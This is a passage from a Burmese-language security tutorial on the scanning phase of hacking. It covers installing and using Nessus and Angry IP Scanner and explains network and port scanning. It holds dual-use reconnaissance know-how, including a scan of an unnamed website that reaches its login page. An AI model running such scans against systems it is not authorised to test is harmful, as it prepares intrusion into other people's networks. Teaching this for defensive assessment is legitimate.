
Debian Package မို့ dpkg ပါ။ install က -i ဖြစ်ပြီး နောက်က Nessus-6.11.1-debian6_amd64.deb ကတော့ package name ပါ။ package name ကို မမှားအောင် ကော်ပီယူထည့်လည်း ရပါတယ် (မိမိဒေါင်းထားတဲ့ နာမည်အတိုင်း ထည့်ရမှာပါ)။ ပြီးရင်တော့ enter ပေါ့။ command line နောက်တစ်ခု ပေါ်လာရင်တော့ install finish ပြီ ဖြစ်ပါတယ်။

Terminal မှာ /etc/init.d/nessusd start လို့ ရိုက်ပြီး enter လိုက်ရင် အထက်ပါပုံအတိုင်း Starting Nessus : . ဆိုပြီး တွေ့ရပါမယ်။ Browser ကို သွားပါ။ ပြီးရင် Browser's Address Bar မှာ https://localhost:8834 လို့ ရိုက်ထည့်ပြီး enter ပါ။

အထက်ပါအတိုင်း address ကို enter လိုက်ပါက




ဒီလို တွေ့ရပါမယ်။ Advanced ဆိုတဲ့နေရာကို သွားပါ။




ပြီးရင် Add Exception.. ဆိုတာကို click လိုက်ပါ။

confirm security exception ကို ထပ်နှိပ်လိုက်ပါ။



အထက်ပါပုံအတိုင်း Nessus ၏ Welcome screen ကို ရောက်ရှိသွားမှာ ဖြစ်ပါတယ်။ continue ပေါ့။ user name နဲ့ passwords ကို မိမိအဆင်ပြေရာထည့်ပြီး ရှေ့ဆက်ပါ။



အထက်ပါအဆင့်ရောက်ရင်တော့ Registering the scanner link ကနေ register သွားလုပ်နိုင်ပါပြီ။ အစိမ်းရောင် Link ကလေးနဲ့ မြင်ရမှာပါ။ သွားလိုက်ပါ။ ပြီးရင် tenable.io free for 60 days သို့မဟုတ် Free မှာပဲ register လုပ်လိုက်ပါ။ သင့်ထံသို့ mail တစ်စောင် ဝင်လာမှာဖြစ်ပြီး your activation code for the Nessus Home is ဆိုပြီး ကုဒ်ကို တွေ့ရပါမယ်။ ကော်ပီယူထည့်လိုက်ပါ။

ပြီးတဲ့အခါမှာတော့ Setup complete ဖြစ်ပြီး installing ပြုလုပ်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒေါင်းနေတာဖြစ်လို့ အင်တာနက်လိုင်း လိုအပ်ပါသေးတယ်။ ပြောဖို့ မေ့နေတာလေးတစ်ခု ပြောပါရစေ။ Nessus ကို အသုံးပြုဖို့အတွက် Hardware Needed အကြောင်းပါ။ Nessus ကို အသုံးပြုဖို့အတွက် ဘာတွေလိုအပ်မလဲဆိုရင်တော့

Scenario	Minimum Recommended Hardware
Nessus scanning up to 50,000 hosts	**CPU:** 1 dual-core 2 GHz CPU **Memory:** 2 GB RAM (4 GB RAM recommended) **Disk space:** 30 GB
Nessus scanning more than 50,000 hosts	**CPU:** 1 dual-core 2 GHz CPU (2 dual-core recommended) **Memory:** 2 GB RAM (8 GB RAM recommended) **Disk space:** 30 GB (Additional space may be needed for reporting)
Nessus Manager with up to 10,000 agents	**CPU:** 1 dual-core, 2GHz CPU **Memory:** 16 GB RAM **Disk space:** 30 GB (Additional space may be needed for reporting)
Nessus Manager with up to 30,000 agents	**CPU:** 1 dual-core, 2GHz CPU **Memory:** 64 GB RAM **Disk space:** 30 GB (Additional space may be needed for reporting)

အနည်းဆုံး လိုအပ်ချက်ပါ။ Security လုပ်ငန်းတစ်ခုအနေနဲ့ သီးသန့် လုပ်ဆောင်မယ်ဆိုရင်တော့ လိုအပ်ချက် ပိုများနိုင်ပါလိမ့်မယ်။ Software & Hardware needed ကို အသေးစိတ် သိလိုပါက bit.ly/nessus-req မှာ သွားရောက်ကြည့်ရှုနိုင်ပါတယ်ခင်ဗျာ။


Browsers

The following browsers are supported for Nessus.


- Google Chrome (50+)
- Apple Safari (10+)
- Mozilla Firefox (50+)
- Internet Explorer (11+)

အထက်ပါ Browser တွေကပဲ Nessus ကို support လုပ်နိုင်တာမို့ Browser ကလည်း အရေးပါလှပါတယ်။

အချိန်တော်တော်ကြာ install ပြီးသွားတဲ့အခါမှာတော့ အစောပိုင်းက username နဲ့ Passwords ကို သုံးပြီး ဝင်ရောက်နိုင်ပြီဖြစ်ပါတယ်။ Sign In ဝင်ပြီးတဲ့အခါ My scans, All scans, Plug in rules & Scanners တွေကို ရွေးချယ်စရာအဖြစ် တွေ့ရပါမယ်။ create new scan ဆိုတဲ့ စာကြောင်းလေးလည်း မြင်နေရပါမယ်။ စတင် scan လို့ ရပါပြီ။




scanner တွေကို ကြည့်မယ်ဆိုရင် Free version မှာ ရနိုင်တာတွေနဲ့ upgrade version တွေမှာမှ ရနိုင်တာတွေကို ခွဲခြားမြင်နိုင်ပါတယ်။ ပထမဆုံးဖြစ်တဲ့ Advanced Scan လေးနဲ့ပဲ စ ကြည့်လိုက်ရအောင်။



Settings မှာ အဆင်ပြေရာဖြည့် Plugins တွေဖြည့်ပြီး save လိုက်ပါက Scan လုပ်ရန်အခြေအနေတစ်ခု အသင့် ပြုလုပ်ပြီး ဖြစ်ပါပြီ။

ညာဘက်အစွန်မှာရှိတဲ့ > သင်္ကေတလေးကို နှိပ်ပြီး launch လုပ်ပါက ရွေးချယ်ထားခဲ့တာတွေကို scan စတင်တာကို တွေ့ရပါမယ်။ scan လုပ်တာက ကိုယ့် target တွေပေါ်မူတည်ပြီး အချိန်ကြာပါမယ်။

scanning ပြီးသွားတဲ့အခါ IP တစ်ခုချင်းစီအလိုက် result တွေကို ခုလို ထုတ်ပြမှာဖြစ်ပါတယ်။ Hosts ဆိုတဲ့ ဘေးမှာ Vulnerabilities ဆိုပြီး ပြထားတာကတော့ လက်ရှိ စနစ်မှာ ဖြစ်ပေါ်နေတဲ့ အားနည်းချက် (ယိုပေါက်)တွေပါ။ Vulnerabilities နေရာကို နှိပ်ပြီး ဝင်ကြည့်လိုက်ရင် အသေးစိတ် ပိုမြင်ရပါမယ်။ အစိမ်းနဲ့ အပြာရောင် ပြထားတာတွေက ဘာမှမဖြစ်ပေမယ့် အဝါ၊ လိမ္မော်၊ အနီရောင်တွေကတော့ မကောင်းပါဘူး။ အနီရောင်က အဆိုးဆုံးဖြစ်ပြီး ဒုတိယအဆိုးဆုံးက လိမ္မော်ရောင်ပါ။ အဝါရောင်ကတော့ ဆိုးတဲ့အထဲမှာ တော်သေးတယ်ပြောရပါမယ်။



မိမိဘာသာ လုပ်ဆောင်ကြည့်ရင် ပိုပြီး နားလည်လာမယ်လို့ ယူဆပါတယ်။ Vulnerability တစ်ခုချင်းစီကို နှိပ်ဖွင့်ကြည့်ခြင်းအားဖြင့် ဘယ်လို vulnerability ဆိုတာ၊ ဘယ်လို လုပ်သင့်တယဆိုတာ စတာတွေကို အကြံပြုဖော်ပြထားတွေကို တွေ့မြင်ရပါမယ်။

ညာဘက်အစွန်မှာရှိတဲ့ Export ကနေလည်း pdf, nessus, html, csv, nessus DB file တွေအနေနဲ့ Save ပြီး သိမ်းထားနိုင်ပါသေးတယ်။ ဒီ CHAPTER က Scanning Phase အကြောင်း ဆွေးနွေးခြင်း ဖြစ်ပါတယ်။ လက်တွေ့ လုပ်ဆောင်စရာတွေပါ ဖော်ပြခဲ့ပြီးပြီနော်။

ဒီအခန်းမှာ ပုံစံတစ်မျိုးပြောင်းပြီး ဆွေးနွေးကြည့်တာပါ။ လုပ်ဆောင်ရမှာတွေကို တစ်ခုစီ ရှင်းပြပြီးခဲ့ပြီဖြစ်လို့ အတော်အသင့် နားလည် သိရှိလောက်ပြီလို့ ယူဆပါတယ်။ ကျွန်တော် ဒီအခန်းမှာ ပုံမှန်နဲ့ ဆန့်ကျင်ပြီး ပုံစံတစ်မျိုးနဲ့ ဆွေးနွေးချင်တာမို့ ပထမဆုံး ဆွေးနွေးရမယ့်အပိုင်းတွေကို ခု ဆက်ဆွေးနွေးပါတော့မယ်။ အထက်ပါ ဆွေးနွေးချက်တွေကို အရင်ဆုံး လုပ်ဆောင်ကြပါ။ ပြီးဆုံးပြီဆိုမှ ယခု ဆက်ဆွေးနွေးမယ့်အပိုင်းကို ဆက်ဖတ်စေလိုပါတယ်။

Types of Scanning

ကျွန်တော်တို့အနေနဲ့ hacking ရဲ့ phase 2 သည် Scanning ဖြစ်တယ်ဆိုတာကို သိရှိပြီးပါပြီ။ လက်တွေ့လုပ်ဆောင်ခဲ့ရာမှာ ကျွန်တော်တို့အနေနဲ့ သတိထားမိနိုင်တာရှိပါတယ်။ အဲဒါကတော့ network နဲ့ port ဆိုပြီး ဖြစ်ပါတယ်။ အဲသည်တော့ ကျွန်တော်တို့တွေ scan ဖတ်တယ်ပြောကြတယ်။ ဘာတွေကို scan လဲလို့ မေးရင် ခွဲခြားဖြေစရာ အဖြေ နှစ်ခု ရှိပါတယ်။ အဲဒါက types of scanning ပါပဲ။ Scanning ပြုလုပ်တဲ့နေရာမှာ Network Scanning နဲ့ Port Scanning ဆိုပြီး ပုံစံ နှစ်မျိုး ခွဲပြီး မြင်ကြည့်နိုင်ပါတယ်။ တစ်ခုချင်းစီ ဖော်ပြဆွေးနွေးသွားပါမယ်။

hacker တစ်ယောက်အနေနဲ့ network system တစ်ခုကို ထွင်းဖောက်ဝင်ရောက်နိုင်ဖို့ ကြိုးစားတယ်ဆိုပါစို့။ private network ထဲမှာ ဘယ် system & service တွေ run နေတယ်ဆိုတာတွေ၊ IP address တွေ၊ အသုံးပြုနေတဲ့ OS တွေ စတဲ့ အခြေခံအချက်အလက်တွေ မရှိပါဘဲလျက်တော့ ဘယ်လို information မျိုးကိုမှ hack ယူနိုင်မှာမဟုတ်ပါဘူး။

ဒီအခြေအနေမှာ scanning ရဲ့ အခန်းကဏ္ဍက အရေးပါလာပါတော့တယ်။ scanning ပြုလုပ်မှုပေါ် မူတည်ပြီး network scanning နဲ့ port scanning လို့ ခွဲခြားသတ်မှတ်နိုင်ပေမယ့် နှစ်ခုလုံးသည် အရေးပါတဲ့အပိုင်းတွေချည်းသာ ဖြစ်ပါတယ်။

Network Scanning


Scanning လုပ်ရာမှာ Network Scanning & Port Scanning ဆိုပြီး နှစ်မျိုး ရှိတဲ့အနက် ပထမတစ်ခုက Network Scanning ပါ။ network scanning လို့ ခြုံငုံပြောပေမယ့် အများစုက private network scanning ကိုသာ လုပ်ဆောင်ကြပါတယ်။ technique အများစုကို internally scan ပြုလုပ်နိုင်ဖို့အတွက် ဖန်တီးထားတာဖြစ်ပြီး အနည်းစုကသာလျှင် public network တွေကိုပါ scan လုပ်နိုင်ကာ reliable result ကို ရရှိနိုင်ပါတယ်။

ကောင်းပြီ။ ဒါဆို hacker တွေက ကျွန်တော်တို့ရဲ့ internal network တွေကို ဘယ်လို scan ကြပါသလဲ။ ထို အနည်းငယ်သော tool တွေကို အသုံးပြုပြီး ကျွန်တော်တို့ရဲ့ public IP address တွေကို scan ကြပါတယ်။ ပြီးတော့ ကျွန်တော်တို့ရဲ့ ကာကွယ်ရေး (defenses) စနစ်တွေကို ကျော်ဖြတ်နိုင်စေဖို့အတွက် အားနည်းချက်တွေကို


ရှာဖွေပါတယ်။

အထက်မှာလည်းပဲ scan ပြုလုပ်နည်းတွေကို ဆွေးနွေးခဲ့ပါတယ်။ ခုတော့ အပေါ်မှာ မဆွေးနွေးရသေးတဲ့ scanning tool တစ်ခုနဲ့ ဆက်လက် ဖြည့်စွက် ဆွေးနွေးရအောင်။ ဘာ tool လဲဆိုတော့ ICMP ကို အသုံးပြုထားတဲ့ Angry IP Scanner ပါ။ angryip.org/download လို့ Browser မှာရိုက်ထည့်ပြီး ဒေါင်းယူနိုင်ပါတယ်။ သူကတော့ Linux, Mac, Windows တွေမှာ အသုံးပြုနိုင်ပါတယ်။


ခုန လိပ်စာကနေ သွားတဲ့အခါ windows, Mac & Linux ဆိုပြီး ရွေးစရာ သုံးခုထဲကမှ ကျွန်တော်ကတော့ Kali Linux ကို အသုံးပြုမှာဖြစ်လို့ Linux ကိုပဲ ရွေးချယ်လိုက်ပါတယ်။




ရွေးချယ်လိုက်တဲ့အခါ အထက်ပါပုံအတိုင်း တွေ့မြင်ရမှာဖြစ်ပြီးတော့ ကျွန်တော်က Kali Linux ကို သုံးမှာဖြစ်လို့ Kali သည် Debian Based ဖြစ်တာကြောင့် DEB Package ဆိုတာထဲက ရွေးရပါမယ်။ 32 or 64 bit မိမိတို့ရဲ့ OS အတိုင်း ရွေးချယ် ဒေါင်းယူနိုင်ပါတယ်။ ရလာပြီဆိုပါတော့။ ကျွန်တော် ဒေါင်းလိုက်တဲ့ ဖိုင်က ipscan_3.5.1_amd64.deb ဖြစ်တာကြောင့် dpkg -i ipscan_3.5.1_amd64.deb ဆိုပြီး ထည့်သွင်းရပါမယ်။ install တော့ လုပ်တတ်ပြီလို့ ယူဆလို့ ပုံတွေ ထည့်မပြတော့ပါဘူး။




ဖွင့်ကြည့်မယ်ဆိုရင်တော့ အထက်ပါ ပုံအတိုင်း မြင်တွေ့ရမှာပါ။




နမူနာအနေနဲ့ သာမန်အတိုင်းပဲ scan ပြထားတာပါ။ IP address ကို 172.16.3.1 ကနေ 172.16.3.100 အတွင်း ဖတ်ကြည့်တဲ့အခါ Hosts alive 1 ဆဆိုပြီး alive ဖြစ်နေတဲ့ host တစ်ခု ရှိကြောင်း ဖော်ပြပါတယ်။



ရလာတဲ့ result (lists) ထဲမှာ သွားဖွင့်ကြည့်ရင်လည်း အထက်ပါအတိုင်း မြင်တွေ့ဂမှာပါ။ မိမိဘာသာ လုပ်ဆောင်ကြည့်ရင် ပိုပြီး ကွဲပြားစွာ မြင်ရပါမယ်။



အထက်ပါပုံကတော့ website တစ်ခုရဲ့ IP address ကို scan ဖတ်ပြထားတာ ဖြစ်ပါတယ်။ Hostname ကို copy ယူပြီး Browser ကနေ တစ်ဆင့် သွားတဲ့အခါမှာတော့ အောက်ပါအတိုင်း Login Page ကို ရောက်ရှိသွားပါတယ်။



ဘယ် site လဲဆိုတာကိုတော့ ဖော်မပြတော့ပါဘူးဗျ။

Port Scanning

Network service & program အများစုသည် မည်သည့် protocol ကို အသုံးပြုနေသည်ကို သင်သိပါသလားလို့ မေးရင် အဖြေက TCP/IP လို့ ဖြေရပါလိမ့်မယ်။ TCP/IP network protocol ကို US Department of Defense က 1970 မှာ စတင် ပြုလုပ်ခဲ့တာဖြစ်ပါတယ်။ ယခု 2017 ထိဆို ၄၇နှစ်ဝန်းကျင် ရှိခဲ့ပါပြီ။ နောက်ပိုင်း နည်းပညာတွေ ထပ်မံ ပေါ်ပေါက်ခဲ့ပေမယ့် လူအများစုကတော့ ယနေ့ထိ ဆက်လက် အသုံးပြုနေဆဲပါပဲ။

Service တွေသည် port တွေကနေတစ်ဆင့် listen ပြုလုပ်ပါတယ်။ client သည် service နဲ့ contact ပြုလုပ်နိုင်ပြီး connection တစ်ခု တည်ဆောက်နိုင်ပါတယ်။ ရည်ရွယ်ချက်ကတော့ information တွေကို transfer ပြုလုပ်နိုင်စေဖို့နဲ့ services တွေကို request ပြုလုပ်နိုင်စေဖို့ပါ။

Server တစ်ခုပေါ်မှာ run နေတဲ့ port တွေကို scan ပြုလုပ်တဲ့အခါ port တွေက response ပြန်ပေးပါတယ်။ ဒါဟာ ထို port သည် open ဖြစ်နေတယ်ဆိုတာကို ဖော်ညွှန်းပြီး ထိုပေါ်မှာ service ကနေ listening ပြုလုပ်နိုင်ပါတယ်။

